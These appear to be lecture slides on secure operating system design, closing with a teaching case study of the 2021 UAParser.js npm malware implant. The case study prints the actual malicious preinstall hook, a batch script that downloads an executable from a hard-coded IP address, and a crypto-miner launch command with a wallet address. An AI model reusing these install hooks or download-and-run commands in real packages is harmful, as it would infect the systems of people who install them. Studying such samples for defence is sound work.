


Spotlight: Universal Windows Apps (2)





Spotlight: Universal Windows Apps (3)



Attack: Malicious Implant (1)

- In October 2021, a malicious actor implanted code in the source code of the UAParser.js library that is distributed as an npm software package
  - npm is a JavaScript Package Manager / software repository
- The malicious code deploys cryptocurrency-mining and information-stealing malware on compromised systems
- The number of systems compromised by users installing the malicious UAParser.js npm package is not known. The UAParser.js library is very popular, with **over 7 million downloads per week**

Attack: Malicious Implant (2)

```
"title": "UAParser.js",
"name": "ua-parser-js",
"version": "0.7.28",
"version": "0.7.29",
[...]
"main": "src/ua-parser.js",
"scripts": {
  "preinstall": "start /B node preinstall.js & node preinstall.js",
[...]
```

```
const { exec } = require("child_process");

function terminalLinux(){
[exec("/bin/bash preinstall.sh", (error, stdout, stderr) => {
    [...]
});
}

var opsys = process.platform;
if (opsys == "darwin") {
    opsys = "MacOS";
} else if (opsys == "win32" || opsys == "win64") {
    opsys = "Windows";
    const { spawn } = require('child_process');
    const bat = spawn('cmd.exe', ['/c', 'preinstall.bat']);
} else if (opsys == "linux") {
    opsys = "Linux";
    terminalLinux();
}
```

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
    wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
    certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
```

```
[...]
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q
-o pool.minexmr.com:443 -u
49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6ZPX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQd[illegible]LMxxYKH
--cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
```

crypto miner

information stealer

SUMMARY

Summary

- Basic concepts of secure operating system design
  - Isolation, the least privilege principle, mandatory and discretionary access control
- Application of access control in operating systems
  - Technology spotlights: Virtual Secure Mode, WDAC, Mandatory Integrity Control, Universal Window Apps
- Access control mechanisms protect against real-world attack scenarios and malware operation
  - TrickBot, LemonDuck, Magniber ransomware, UAParser.js malicious code implant

References

- Microsoft. Virtual Secure Mode. https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/tlfs/vsm
- Microsoft. Mandatory Integrity Control. https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control
- Microsoft. Application Control for Windows. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control
- Microsoft. Universal Windows Apps. https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide
- Cybereason. LemonDuck Crypto-Mining Malware. https://www.cybereason.com/blog/threat-alert-lemonduck-crypto-mining-malware
- Cybereason. PrintNightmare and the Magniber Ransomware. https://www.cybereason.com/blog/threat-analysis-report-printnightmare-and-magniber-ransomware
- Cybereason. From Shathak Emails to the Conti Ransomware. https://www.cybereason.com/blog/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware
- Cybereason. Malicious Code Implant in the UAParser.js Library. https://www.cybereason.com/blog/threat-alert-malicious-code-implant-in-the-uaparser.js-library

Teaching materials of Prof. John Mitchel (Stanford) and Ahmad-Reza Sadeghi (Ruhr-University Bochum) were used in this lecture

We Are Hiring!

- Full-time jobs and paid internships
  - Including entry-level positions

Look at job postings

https://jobs.cybereason.com/

Send an email

Aleksandar Milenkoski aleksandar.milenkoski@cybereason.com

Vlad Ogranovich vlad.ogranovich@cybereason.com